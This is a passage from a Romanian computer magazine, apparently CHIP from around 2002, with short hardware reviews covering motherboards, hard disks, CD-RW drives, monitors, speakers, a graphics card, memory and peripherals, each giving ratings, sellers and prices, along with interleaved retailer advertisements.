Chiar dacă layout-ul acestui mainboard nu diferă mult de cel al modelului 4SDA+, diferența o reprezintă „inima" plăcii de bază, noul chipset SiS 648. Acesta a scos la iveală un potențial de nebănuit; așa se explică prestația excelentă a mainboard-urilor Shuttle AS45GT și ASUS P4S8X, care au trecut cu ușurință peste plutonul destul de numeros al platformelor Intel P4. EPoX 4SDA5+ a avut de asemenea un comportament bun, însă nu a reușit să atingă performanțele celor două modele amintite anterior. Pentru cei ce-și doresc o placă stabilă cu performanțe destul de bune și, dacă se poate, și cu dotări peste medie, 4SDA5+ este o opțiune demnă de luat în considerare.

Dacă prezența conectorilor IDE RAID (supravegheați de cip-ul HighPoint HPT372), a controlerului de rețea, a codecului audio (cu șase canale, Realtek ALC 650) devine un lucru obișnuit pentru integratorii de sistem, prezența conectorilor FireWire este încă un lucru destul de rar.

Însă suportul oferit de southbridge-ul SiS 963 va schimba această situație, reducând foarte mult costurile implementării, spre bucuria utilizatorilor ce nu vor mai avea nevoie de o placă PCI de captură video. (F.K.)

Evaluare CHIP

+ comportament bun; + dotări hardware

Ofertant: Depozitul de Calculatoare, Elsaco Electronic
Telefon: 021-2217377, 0231-514278
Preț: 135 USD, 128 USD

IBM 180 GXP 60GB



Cel mai nou reprezentant al discurilor semnate IBM se dovedește a fi un adevărat rege al performanței. Nu s-a mai întâmplat până acum să vedem rate de transfer medii de 47 MB/s la citire și de 27 MB/s la scriere, ceea ce înseamnă că acest harddisk este fără îndoială cel mai rapid exponent al sistemelor de stocare a datelor pe care am avut ocazia să le testăm. Performanța foarte bună se explică prin introducerea unui mod de optimizare a lucrului (întâlnit și la unele discuri SCSI) cunoscut sub numele de „tag'n'seek". Vă mai putem spune că modul de funcționare a acestui hardisk este ATA 133 (Maxtor nu mai sunt singuri), iar despre zgomotul produs... Spre deosebire de unii predecesori care aveau renumele de gălăgioși, de această dată IBM a reușit să reducă zgomotele specifice foarte mult, în primul rând datorită unei combinații de tehnologii (Fluid Dynamic Bearing pentru motor și True-Track Servo pentru actuator). În plus, densitatea datelor pe platan este mai mare (60 GB), ceea ce influențează pozitiv performanța. Ce vă mai putem spune? 180GXP este un disc realmente rapid, dar IBM a redus garanția unora dintre produsele sale la doar un an. Unora, pentru că de exemplu, versiunea acestui disc care are 8 MB de memorie tampon a rămas la trei ani de garanție. Exemplarul testat de noi are doar 2 MB. (D.S.)

Evaluare CHIP

+ performanță... cu duiumul

Ofertant: ASBIS Romania
Telefon: 021-2240511; **Preț:** 113 USD

Sony CRX 210E1 48x12x48x



Oricare amator de muzică Hi-Fi a fost cucerit de apariția CD-urilor, care au înlocuit vechile discuri audio de vinil și tind să-și extindă supremația și asupra benzii magnetice. Lipsa informațiilor despre track-urile înregistrate în format audio, compensată inițial prin coperta albumului a fost rezolvată de Sony în cooperare cu Philips, aceștia fiind de fapt și de drept „părinții" compact discului, prin introducerea tehnologiei CD-Text. Prin acest procedeu este permisă stocarea pe disc a informațiilor despre titlul și interpretul melodiei fără a modifica capacitatea acestuia, timpul de redare rămânând neschimbat. Deși conțin aceste informații adiționale, CD-urile sunt perfect compatibile cu vechile CD-ROM-uri sau playere. Această facilitate a fost implementată la „scriitorul" de compact discuri produs de Sony, aliniat la performanțele aflate acum la modă: 48x pentru mediile inscriptibile și 12x pentru cele reinscriptibile. Viteza standard este de fapt de 40x, și pentru a trece în treapta superioară promisă trebuie activat „Turbo Boost", prin apăsarea timp de cinci secunde a butonului eject. Atenție la producătorul CD-R-urilor folosite, care se pot chiar sparge la turația maximă de 48x. Cu un buffer de memorie de 2 MB și folosind tehnologia SmartBurn „arderea" se face adaptiv în funcție de calitatea suportului, iar protecția împotriva erorilor de memorie este activată implicit. Accesoriile oferite sunt sublime, dar lipsesc cu desăvârșire, fiind vorba despre un device bulk, llucru compensat de prețul atractiv. (R.F.)

Evaluare CHIP

+ preț; – dotări

Ofertant: Flamingo Computers
Telefon: 021-2225041; **Preț:** 81 USD

IT SOLAR GP770



Cel mai mic membru al clasei grafice profesionale al firmei „solare", GP770, este un monitor „FD Trinitron" cu diagonala vizibilă de 16 țoli și o mulțime de facilități interesante. Ca aspect, monitorul prezintă un design frumos și o bună aranjare a butoanelor de control OSD, în spatele cărora se poate spune că aflăm cu adevărat ce oferă utilizatorului GP770. Poate cea mai interesantă este tehnologia iVideo care ajută la imediata schimbare a display-ului în full screen mode, concomitent cu ajustarea contrastului și a strălucirii, fapt menit a face mai confortabilă vizionarea imaginilor, dar și a conținutului multimedia cum ar fi VCD sau DVD. Deși monitorul nu permite decât o rezoluție maximă de 1280 x 1024 la o rată de împrospătare de 60 Hz, un aspect interesant este dot pitch-ul de numai 0,24 mm care, împreună cu posibilitatea de reglare a geometriei și a erorilor ce apar la colțuri, ajută la obținerea unei imagini de calitate. În ansamblu, GP770 nu e chiar prima alegere a celor ce doresc o calitate ireproșabilă, și nici a celor mai mulți dintre noi datorită prețului său, dar poate mulțumi totuși, odată cele două chestiuni depășite. (A.B.)

Evaluare CHIP

– preț; – rezoluție
+ multiple facilități de reglaj; + tub Trinitron

Ofertant: Flamingo Computers
Telefon: 021-2225041; **Preț:** 189 USD

EXPLORER
un monitor brici!



În sfârşit, dimineaţa dormi cele 10 minute în plus la care visezi de ani de zile, deşi foloseşti acelaşi ceas. Pielea feţei tale este mai netedă ca oricând. Cu acelaşi aparat de bărbierit.
Cravata ta se poate înnoda.
Şeful e mai bun şi mai deştept. Nevasta te iubeşte.
Pentru că există monitoarele EXPLORER!
(Dacă nu-ţi place ce vezi, faci singur setările.)



DEPOZITUL DE CALCULATOARE®

ROMSOFT® THE HARDWARE COMPANY

ROMSOFT S.A. Maresal Averescu 8-10 Tel/Fax: 021 2240333 office@romsoft.ro
Depozitul de Calculatoare Bucuresti Stirbei Voda nr.172 Tel : 021-2217377
stirbei@depozituldecalculatoare.ro
Bd.Decebal nr.18 Tel: 021-326 57 33 decebal@depozituldecalculatoare.ro
Pitesti Tel:0248 216699 pitesti@depozituldecalculatoare.ro
Calarasi Tel: 0242 333624 calarasi@depozituldecalculatoare.ro
Brasov Tel: 0268 470019 brasov@depozituldecalculatoare.ro

AOpen CRW4850 (48x12x50x)



Deşi a vrut să se rupă de plutonul fruntaş, accelerând la citire până la 50x, producătorul AOpen, cunoscut la noi în special datorită plăcilor sale de bază, a introdus funcţia Super Boost în acest drive CD-RW. Funcţie care scade viteza de citire de la 50x la 40x, pentru a reduce zgomotul şi vibraţiile unităţii – motivaţie dată de producător. Astfel acesta a recunoscut (ca mulţi alţii) că de fapt totul se reduce la marketing... Viteza de scriere de 48x se încadrează perfect în calea generală impusă de ceilalţi producători consacraţi. Datorită acestei viteze un CD-R de 700 MB se „prăjeşte” în maximum trei minute. Scrierea se face adaptiv în funcţie de suportul fizic utilizat, prin folosirea tehnologiei Just Speed, iar dacă acest proces este întrerupt când procesorul preia alte task-uri intervine Just Link, care reia scrierea de unde a rămas, în momentul în care buffer-ul de memorie (cotat la 2 MB) este plin din nou cu informaţii. Accesoriile oferite sunt cele uzuale: pachetul software Nero 5, InCD şi în plus câte un disk de tip CD-R 48x şi un CD-RW highspeed de 12x. Pentru cei care se încumetă să-l monteze singuri, în cutie pe lângă manualul utilizatorului se află cablul audio şi şuruburile de rigoare.


Preţul este atractiv, iar eventualul cumpărător va fi satisfăcut de achiziţia făcută. (R.F.)

Evaluare CHIP

+ preţ; + performanţe

Ofertant: Quartz Computer
Telefon: 021-4109948; **Preţ:** 62 USD

Shuttle AS45GT




Modelul AS45GT implementează noua soluţie SIS pentru procesoarele Intel, chipset-ul SIS 648. Noutatea adusă de acest chipset faţă de 645DX constă în îmbunătăţirea interfeţei grafice, acesta suportând AGP 8x. Alte diferenţe notabile: suportul pentru memorii DDR400 (deşi documentaţia de pe Web cotează memoriile doar la 333), conexiunea dintre southbridge (SIS 963) şi northbridge, ce se bazează pe noua arhitectura MuTIOL, cu o lăţime de bandă de 1 GB/s, dublu faţă de „Enhanced V-Link”-ul oferit de VIA. Nu în ultimul rând, southbridge-ul SIS 963 are implementat suport pentru interfaţa USB 2.0, pentru interfaţă Firewire şi sunet 5.1. Astfel se explică necesitatea lăţimii mari de bandă pe care tehnologia MuTIOL o pune la dispoziţie. Dotarea hardware este destul de bună, iar pentru cei ce-şi doresc o îmbunătăţire a performanţei prin crearea unei matrici RAID, versiunea 1.2 a mainboard-ului oferă în plus şi conectori RAID, şi conectorii de ultimă generaţie, Serial ATA. Performanţele acestui model sunt o plăcută surpriză pentru noi. Rezultatele obţinute în SysMark 2001 (177 de puncte), performanţa 3D (7450 de puncte în 3DMark 2001 Pro), modul de lucru cu memoriile (1538 Int /1539 Float în Sandra 2001 Pro), la care se adaugă stabilitatea ireproşabilă din timpul rulării tuturor testelor, sunt punctele forte ale modelului AS45GT, argumente ce-l recomandă şi celor mai pretenţioşi utilizatori. (F.K.)

Evaluare CHIP

+ performanţe de-a dreptul excelente
+ stabilitate impecabilă; + suport DDR 400

Ofertant: Eta-2U Computer
Telefon: 0256-220287; **Preţ:** 103 USD

Logitech Cordless Presenter



Înainte de a face orice consideraţii despre un astfel de periferic, trebuie să vi-l prezentăm, pentru că acest aparat nu este tocmai des întâlnit. Imaginaţi-vă un maus cu două butoane şi scroll fără rotiţă (deci cu balansoar, aşa cum erau pe vremuri unele modele de la Genius), dar optic. Acesta are o formă cam ciudată pentru un maus, fiind cam subţire, foarte arcuit şi poate cam prea lung. Dar acest ciudat maus este wireless, lucru care permite libertate totală de mişcare, ceea ce explică foarte bine motivaţia celei de-a doua funcţionalităţi: periferic pentru prezentare (sau cum spune englezul, presenter). Cea de-a doua funcţionalitate explică şi forma lunguiaţă precum şi poziţia celui de-al treilea buton situat sub aparat, buton care este inaccesibil în cazul folosirii presenter-ului ca maus. În schimb, în cazul folosirii device-ului drept „presenter”, butonul trei, inaccesibil până atunci, devine cel mai folosit buton, pentru că serveşte drept declanşator pentru raza laser care se foloseşte ca indicator în timpul prezentării. Natural, butoanele mausului normal, deci primul şi al doilea, sunt şi ele configurabile după dorinţă, mai ales pentru folosirea cu programul Microsoft PowerPoint. Şi dacă vă mai spunem că modalitatea de conectare la PC se face prin Bluetooth (scop în care este livrat un dongle de conectare pe USB), credem că am spus cam tot ce se putea spune despre acest surprinzător produs. (D.S.)

Evaluare CHIP

+ design; + utilitate; – preţ

Ofertant: Flamingo Computers
Telefon: 021-2225041; **Preţ:** 235 USD

ASUS M2400E




Linia de notebook-uri de la ASUS se îmbogăţeşte. De această dată, vă prezentăm unul motorizat de un procesor Pentium 4 Mobile cu frecvenţa de funcţionare de 1,7 GHz. Susţinerea pentru reprezentanul Intel din acest sistem este asigurată de firma SiS, care oferă pentru această placă de bază northbridge-ul 650 pereche cu southbridge-ul 961. După cum ştiţi, SiS650 pune la dispoziţie şi video integrat, pe lângă integrarea LAN, modem, Firewire, port infraroşu şi portul PCMCIA 2.1, numai bun de folosit pentru marea varietate de periferice necesare (carduri de memorie, carduri ISDN sau adaptoare wireless pentru reţea). Dotarea mai include şi un harddisk cu capacitatea de 40 GB precum şi 128 MB DDRAM PC 266, iar partea de citire optică este asigurată de un DVD produs de Toshiba. Interesant la acest notebook ni s-a părut faptul că nu mai oferă şi conectorul PS/2, ceea ce implică folosirea bus-ului USB pentru conectarea unui mouse (care este inclus) sau a unei tastaturi externe. Partea de design este foarte îngrijită, aşa cum firma ASUS ne-a şi obişnuit, la acest capitol display-ul de 14 ţoli precum şi mulţimea de butoane multimedia jucând un rol important. Performanţa oferită este pe măsura procesorului ales. Putem spune ca există încă în utilizare multe desktop-uri care visează la această viteză de lucru. În rest... numai de bine! (D.S.)

Evaluare CHIP


+ dotare; + greutate redusă; + performanţă


Ofertant: Depozitul de Calculatoare
Telefon: 021-2217377; **Preţ:** 1577 USD

Creative Inspire 2.1 2400, 4.1 4400 şi 5.1 5100



Datorită diferenţelor minime de putere şi construcţie a sateliţilor şi subwoofer-ului ce intră în alcătuirea sistemelor audio Creative din seria Inspire, recenziile acestora se pot comasa într-una singură. Singură, dar laudativă, dată fiind calitatea audio bună sistemelor Inspire, surprinzătoare pentru costul scăzut al acestora. Soliditatea constructivă şi designul compact, economic sunt completate de un comportament audio foarte bun în zona de frecvenţe înalte, unde sateliţii sistemelor Creative Inspire i-au întrecut pe cei de la Altec Lansing 321. Subwoofer-ul este mai puţin performant în ceea ce priveşte claritatea redării frecvenţelor joase, păstrând în schimb un volum foarte puternic al acestora. Recomand pentru reglarea volumului folosirea controlului software de volum al plăcii de sunet, deoarece potenţiometrele cu care sunt dotate sistemele Inspire nu asigură o tranziţie lină de la volumul scăzut la cel ridicat. Puterea pe fiecare satelit este de 6 Watt RMS la sistemele 4400 şi 5100, şi de 4,5 Watt RMS la Creative Inspire 2.1 2400. Subwoofer-ul sistemului 4400 este cel mai puternic, cu 17 Watt RMS, în timp ce subwoofer-ele sistemelor 2400 şi 5100 oferă 12 Watt RMS. Fără îndoială, sistemele Creative din seria Inspire surprind prin puterea pe care o oferă, dublată de calitatea audio a sateliţilor, fapt care le recomandă ca o excelentă soluţie de buget redus pentru jocuri, filme şi audiţia muzicală, totuşi, cu condiţia poziţionării în preajma auditorului. (M.G.)






Evaluare CHIP

+ preţ; + construcţie solidă, compactă
– reglaj de volum în salturi

Ofertant: Flamingo Computers
Telefon: 021-2225041
Preţ: 59USD, 89USD, respectiv 119USD

SAPPHIRE Radeon 9000 Atlantis



Noul nucleu ATI RV250 a văzut lumina zilei în două versiuni: Radeon 9000 şi 9000 Pro. Diferenţa dintre cele două acceleratoare este frecvenţa de funcţionare a procesorului grafic şi a memoriilor DDR. Astfel, modelul SAPPHIRE 9000 Atlantis este dotat cu 128 MB DDR (Samsung, de 5 ns), rulând la 400 MHz (200 x 2 DDR), iar core-ul este tactat la 250 MHz. Ca o scurtă comparaţie, acceleratoarele grafice Radeon 9000 ce beneficiază şi de sufixul Pro au apărut în diferite versiuni, la 275/275 MHz, ba chiar şi la 290/290 MHz. Răcirea procesorului grafic este asigurată doar de un radiator fără ventilator, ce atinge temperaturi destul de ridicate în cazul funcţionării îndelungate. Pentru cei care se gândesc la o „supraturare" a motorului grafic, se recomandă folosirea unui ventilator, răcirea pasivă nefăcând faţă noilor setări. La partea de dotări hardware ar mai rămâne de menţionat jumper-ul prin intermediul căruia se poate face alegerea facilă a tipului de semnal pentru TV-out: PAL / NTSC. Sub aspectul performanţei, ne-am putea rezuma la o comparaţie cu un GeForce 4 MX 440. Dar comparaţia rămâne la nivelul performanţelor şi atât, deoarece Radeon 9000 este la urma urmei un accelerator al cărui nucleu este programabil, lucru pe care nu-l putem afirma nici despre acceleratoarele grafice „motorizate" de GeForce 4 MX şi nici despre Xabre, fie el şi 400 DDR. (F.K.)

Evaluare CHIP

+ compatibilitate 100% cu DirectX 8

Ofertant: Elsaco Electronics
Telefon: 0231-514278; **Preţ:** 109 USD

Novell.
the power to change™


Reprezentant Novell. în România
Tel: 01- 303 31 08
Fax: 01- 303 31 48
e-mail: rradoi@omnilogic.ro

Centru suport Novell. în România
Hot line: 01-221 45 72
Fax: 01-41118 32
e-mail: csn@tehnobit.ro

UNIC DISTRIBUITOR AUTORIZAT Novell. IN ROMANIA
Şos. Bucureşti-Ploieşti 135, Bucureşti, România, PO BOX 18-131 Tel:01-303 31 00, Fax: 01-303 31 64, www.omnilogic.ro

OMNILOGIC

ASUS P4S8X



Noul SiS 648 nu putea lipsi din linia nouă de plăci de bază purtând marca ASUS. Ca și modelul A7V8X, și acesta are o dotare aproape ireproșabilă. Primul lucru ce atrage atenția este perechea de conectori Serial ATA, care poate forma o matrice RAID chiar și cu dispozitivele actuale ATA133 (asta bineînțeles până când se vor găsi și la noi harddisk-uri SATA), grație conectorului IDE aflat la extremitatea mainboard-ului. Această operație este „supravegheată" de controlerul RAID Promise PDC20376 IDE/ SATA150. Cei care fac frecvent editări video se vor bucura cu siguranță de prezența cipului Realtek RTL8801B, care pune la dispoziție două porturi IEEE 1394, unul chiar luând locul unui port serial. Deși utilizatorii mai pretențioși au la dispoziție nu mai puțin de șase sloturi PCI, s-a mers pe varianta integrării cât mai multor facilități; astfel se explică și suportul de rețea prin chipset-ul Realtek RTL8201BL, precum și codec-ul de tip AC '97 cu șase canale, de această dată un C-Media, CMI 9739. Performanțele modelului P4S8X nu ne-au dezamăgit și, chiar dacă nota generală la performanță l-a plasat (nu cu mult) sub Shuttle-ul AS45GT (cu același chipset SiS648), se situează peste multe mainboard-uri cu chipset Intel 845 (D, E sau G...). (F.K.)

Evaluare CHIP

+ dotări numai bune de dat exemplu...

Ofertant: Depozitul de Calculatoare
Telefon: 021-2217377; **Preț:** 162 USD

Altec Lansing 321

Sistemul produs de renumita firmă Altec Lansing sub numele simplu de 321 este alcătuit din doi sateliți și un subwoofer. Sateliții cuprind fiecare câte două difuzoare cu diametrul de 2 țoli, iar subwoofer-ul este dotat cu un singur difuzor de amplitudine mare a oscilației și diametru de 6,5 țoli, ajutat de o deschidere bas reflex. Puterea totală a sistemului este de 32 Watt RMS (adică 32 Watt „pe bune"). Volumul audio al semnalului emis de subwoofer poate fi reglat separat, cu ajutorul unui potențiometru aflat în spatele acestuia. Există o ieșire amplificată pentru căști.




Calitatea audio a modelului Altec Lansing 321 este potrivită perfect pentru un sistem de sunet 2.1, acesta oferind o performanță bună celor care doresc să folosească acest sistem pe birou, în aplicații precum jocurile, filmele sau audiția muzicală nepretențioasă (raportul semnal/zgomot este de 70 dB). Remarc „forța" deosebită a subwoofer-ului, precum și claritatea suprinzătoare a frecvențelor joase emise de acesta. În afară de acest aspect, nu pot caracteriza Altec Lansing 321 decât prin faptul că este un foarte bun sistem audio, care se detașează de plutonul acestui tip de sisteme prin sunetul care nu distorsionează la volum maxim, subwoofer de foarte bună calitate, soliditatea și calitatea construcției precum și designul excepțional. (M.G.)

Evaluare CHIP

+subwoofer de calitate; +ieșire pentru căști
+construcție îngrijită

Ofertant: Skin Media
Telefon: 021-2315097; **Preț:** 98 USD

Titan TTC-D5T



Acest cooler este construit pentru a răci procesoarele de tip AMD (socket A). Radiatorul său este construit din aluminiu aliat cu fier, siliciu, crom și bineînțeles... titan. În partea de contact cu cipul de siliciu se află o pastilă de cupru care transferă căldura aripioarelor dispuse vertical, peste care ventilatorul la o turație maximă de 3600 rpm suflă un curent de aer de 42,59 CFM. Sistemul de prindere este solid, clema este suficient de lungă pentru a apuca cele trei „gheare" ale soclului procesorului. Supus unui stres intens timp de 15 minute cu ajutorul programului CPUBurn, procesorul a fost „răcorit" până la 65 de grade Celsius, revenind apoi la temperatura inițială după numai un minut. Silențios, dar fără o eficacitate ieșită din comun, acest cooler se remarcă prin prețul său accesibil.(R.F.)

Evaluare CHIP

+ preț; – performanțe medii

Ofertant: Depozitul de Calculatoare
Telefon: 021-2217377; **Preț:** 13 USD

Benq DS 550



Proiectoarele ca gamă de produse se adresează în primul rând prezentărilor de orice tip. Desigur, ele pot fi folosite cu succes și pentru vizionarea de filme, dar prețul lor este încă destul de mare pentru a fi cu ușurință cumpărate „pentru acasă". Acest model costă sensibil mai mult decât un monitor de 21 de țoli, în schimb diagonala imaginii proiectate poate atinge 10 metri. Desigur, un monitor mare poate fi folosit pentru editare de imagini sau editare video, ceea ce nu putem spune și despre un proiector, oricare ar fi el, pentru că acestea nu sunt potrivite pentru o astfel de activitate.



Oricum, în rândul acestor tipuri de aparate, modelul DS 550 este dotat conform standardelor. Există posibilități de conectare a oricăror surse de semnal video uzuale, iar luminozitatea sa este de 1200 de lumeni, ceea ce este suficient pentru a urmări imaginea în bune condiții, chiar dacă în cameră nu este întuneric perfect. Dotarea proiectorului Benq mai include și o telecomandă cu laser pointer precum și toate cablurile necesare conectării aparatului la oricare dintre posibilele surse de semnal (ceea ce include posibilitatea de a proiecta imaginea provenită dintr-un videoplayer). Iar dacă mai menționăm și dimensiunile reduse și greutatea mică, putem spune că Benq DS 550 se prezintă ca o opțiune demnă de luat în seamă, chiar dacă prețul său este cam mare. (D.S.)

Evaluare CHIP

+ dimensiuni reduse; + versatilitate
– preț

Ofertant: Tornado Sistems
Telefon: 021-3127507; **Preț:** 2166 USD

DIMENSIUNEA TOTALĂ 3D

Leadtek®

We Make Dreams a Reality

ALTEC LANSING®

Just listen to this!





Leadtek® *WinFast* permite accelerării 3D să se simtă în largul ei. Plăcile video, plăcile de bază și produsele multimedia ***Leadtek*** îți extind experiența PC în 3 dimensiuni: viteză, dotări și stabilitate. Pentru ***Leadtek***, coolere performante și overclocking sunt deja știrile de ieri. În România, mii de gameri beneficiază deja de ele. Noua gamă a plăcilor video ***Leadtek WinFast*** cu opțiuni ***VIVO*** (video-in/video-out) oferă dimensiunea multimedia dominată de captură și editare video. Conectează o placă video ***Leadtek WinFast VIVO*** la Tuner-ul TV/FM ***WinFast TV2000XP Deluxe*** și vei avea soluția completă pentru un studio TV la domiciliu.

În 2000 și 2001 utilizatorii din România au votat ***Leadtek*** ca fiind ***"produsul anului"*** la categoria "plăci video" în revista Chip. Anul acesta, ***confirmarea*** vine din partea ***ta***.

ALTEC LANSING® promite să continue, după 60 de ani de experiență în industria sunetului, tradiția de a îmbina arta cu știința pentru a-ți atinge sufletul. Filmul tău favorit, jocurile de pe PC-ul tău, melodia ta preferată, petrecerea la care toți prietenii vor veni au altă savoare când sunetul urcă la ***400W***, are o calitate certificată ***THX*** sau ***Dolby Digital*** sau poate proveni cu claritate din ***subwoofer-ul din lemn*** sau ***difuzoarele din neodymium***. Ceea ce contează însă în ultimă instanță nu sunt nici wații, decibelii sau tehnologia digitală. ***Altec Lansing*** îți oferă ***experiența sunetului***, momentele prețioase când muzica ta favorită te încântă și ajunge în inima ta, fără a ține cont de barierele reci ale tehnologiei.

Clădirea Națiunilor Unite, Disneyland, MGM Grand Hotel Las Vegas, Opera din Sydney, Centrul Filarmonic Lincoln din New York au ales sonorizare ***Altec Lansing***. Cum vrei să fie ***muzica ta***?

SKINMEDIA

IT ENTERTAINMENT

WWW.SKIN.RO

Skin Media** este **unic importator oficial** în România pentru **Leadtek, Altec Lansing, Nintendo, 3D Vision

SKIN MEDIA SRL - STR. PUȘKIN 18, BUCUREȘTI 1, ROMÂNIA - TEL/FAX: 021 - 231 50 97, GSM: 0724 237 323 - E-MAIL: CONTACT@SKIN.RO - WWW.SKIN.RO

Leadtek® Plăci video exagerat de rapide

ALTEC LANSING® Sunet de calitate inca din 1941

3D VISION You won't believe your eyes

Nintendo® LIFE'S A GAME

Logitech QuickCam Pro 4000 și QuickCam Zoom



Despre produsele Logitech se pot spune multe, însă cei mai mulți dintre noi știu ce înseamnă această firmă pe piața perifericelor pentru PC-urile noastre. Nici aceste două webcam-uri nu fac excepție, calitatea Logitech fiind prezentă de la ambalaj și până la detaliile de design. Însă ce aduc ele deosebit? Pentru că oferta de webcam-uri este destul de mare și variată. Pe de o parte, ar fi calitatea senzorului VGA CCD prezent la QuickCam Pro 4000, ceea ce permite capturi video în condiții de luminozitate nu tocmai dintre cele mai fericite. Pe de altă parte, acesta prezintă și o rezoluție pe măsură, de 1280 x 980 pixeli, față de cei numai 640 x 480 pixeli maxim la QuickCam Zoom. Cam asta ar fi ceea ce deosebește cele două webcam-uri. Ele mai oferă microfon încorporat, rezoluții video de maxim 640 x 480 la 30 de fps și USB 2.0 pentru o rată de transfer mărită la comunicarea cu PC-ul dumneavoastră.




Deloc de neglijat este și aspectul software ce însoțește aceste două produse, Logitech punând la dispoziția utilizatorului facilități ca zoom digital, multiple setări pentru reglarea imaginii, video conferință, captură de imagini sau video, posibilitatea de a utiliza webcam-ul cu software Instant Messaging și o interesantă posibilitate de a folosi webcam-ul pe post de senzor de mișcare (cu posibilitatea de a captura secvența video automat pentru vizionare). (A.B.)

Evaluare CHIP

+ design plăcut; + facilități software
– preț

Ofertant: Flamingo Computers
Telefon: 021-2225041; **Preț:** 99 USD, respectiv 75 USD

TwinMOS PC3200



Odată cu apariția chipset-urilor capabile de a suporta o frecvență de 400 MHz (2 x 200 MHz DDR) pe bus-ul memoriei, și-au făcut apariția și cipurile de memorie care să lucreze la această frecvență. Iată că acum avem în față un modul de memorie produs de TwinMOS, un cunoscut producător taiwanez, modul etichetat PC3200 256 MB DDR/CL2.5. Pe placa de bază Epox 8K5A3+ pe care am testat acest modul, nu am întâmpinat nici o problemă în a-l utiliza la viteza specificată. Cum nu există diferențe reale de performanță între modulele de același tip provenite de la diverși producători (ci doar de stabilitate și de fiabilitate), benchmark-urile rulate ne-au arătat doar stabilitatea acestui produs.


Cipurile folosite de TwinMOS pentru fabricarea modulului provin de la Winbond și sunt inscripționate -5 (nanosecunde), ceea ce înseamnă că sunt cotate pentru funcționarea la 400 MHz. La CAS 2,5, desigur. Cum deocamdată și specificația DDR400 este oarecum un overclocking al memoriei pe plăcile cu KT333, nu am încercat să urcăm mai sus acest modul, fiind foarte mulțumiți și cu performanța obținută la specificațiile producătorului. Dar din testele noastre am constatat că această memorie setată pe CAS2 și tactată la 333 MHz funcționează mai rapid decât setarea implicită, CAS2,5 la 400 MHz. (R.A.)

Evaluare CHIP

+ viteză

Ofertant: Elsaco Electronic
Telefon: 0231-514278; **Preț:** 100 USD

Epox 4BEAV B2



Chiar dacă pe piața IT există numeroase chipset-uri pentru procesoarele Intel P4, mai noi și totodată mai atractive din punct de vedere al facilităților oferite decât „bătrânul" i845D, acesta este departe de a-și fi încheiat cariera. Lucru dovedit și de mainboard-ul Epox 4BEAV B2, cu performanțe remarcabile, ce întrec uneori chiar și mai tinerele chipset-uri i845E sau i845G. Deoarece Epox nu a dorit să renunțe la interfața mai rapidă USB 2.0 (ICH2 nu are suportul necesar), a implementat un controler USB 2.0. de la VIA, VT6202. Sunetul oferit este de calitate mai modestă, codec-ul on board fiind un Realtec ALC201A, cu (doar) două canale. Punctul forte al dotărilor hardware îl reprezintă prezența celor două (!) dispozitive Bluetooth. Pe lângă modulul Bluetooth (întâlnit și la câteva plăci de bază MSI), format dintr-un receiver și o antenă (cu o rază maximă de 30 m), primiți și un Bluetooth Dongle, cu antenă încorporată și care are o rază de vizibilitate identică cu al modulului, de 30 m. Deci acest kit „B2" este suficient ca doi utilizatori să poată realiza o mini-rețea (mai exact un „Pico Net" de tipul Point to Point și, cu mai multe dispozitive, Point to multi-point) cu cele mai importante servicii disponibile: file-transfer, dial-up networking, LAN acces, Fax etc. (F.K.)

Evaluare CHIP

+ Bluetooth x 2; + performanțe foarte bune

Ofertant: Elsaco Electronic
Telefon: 0231-514278; **Preț:** 143 USD

Philips A2.160



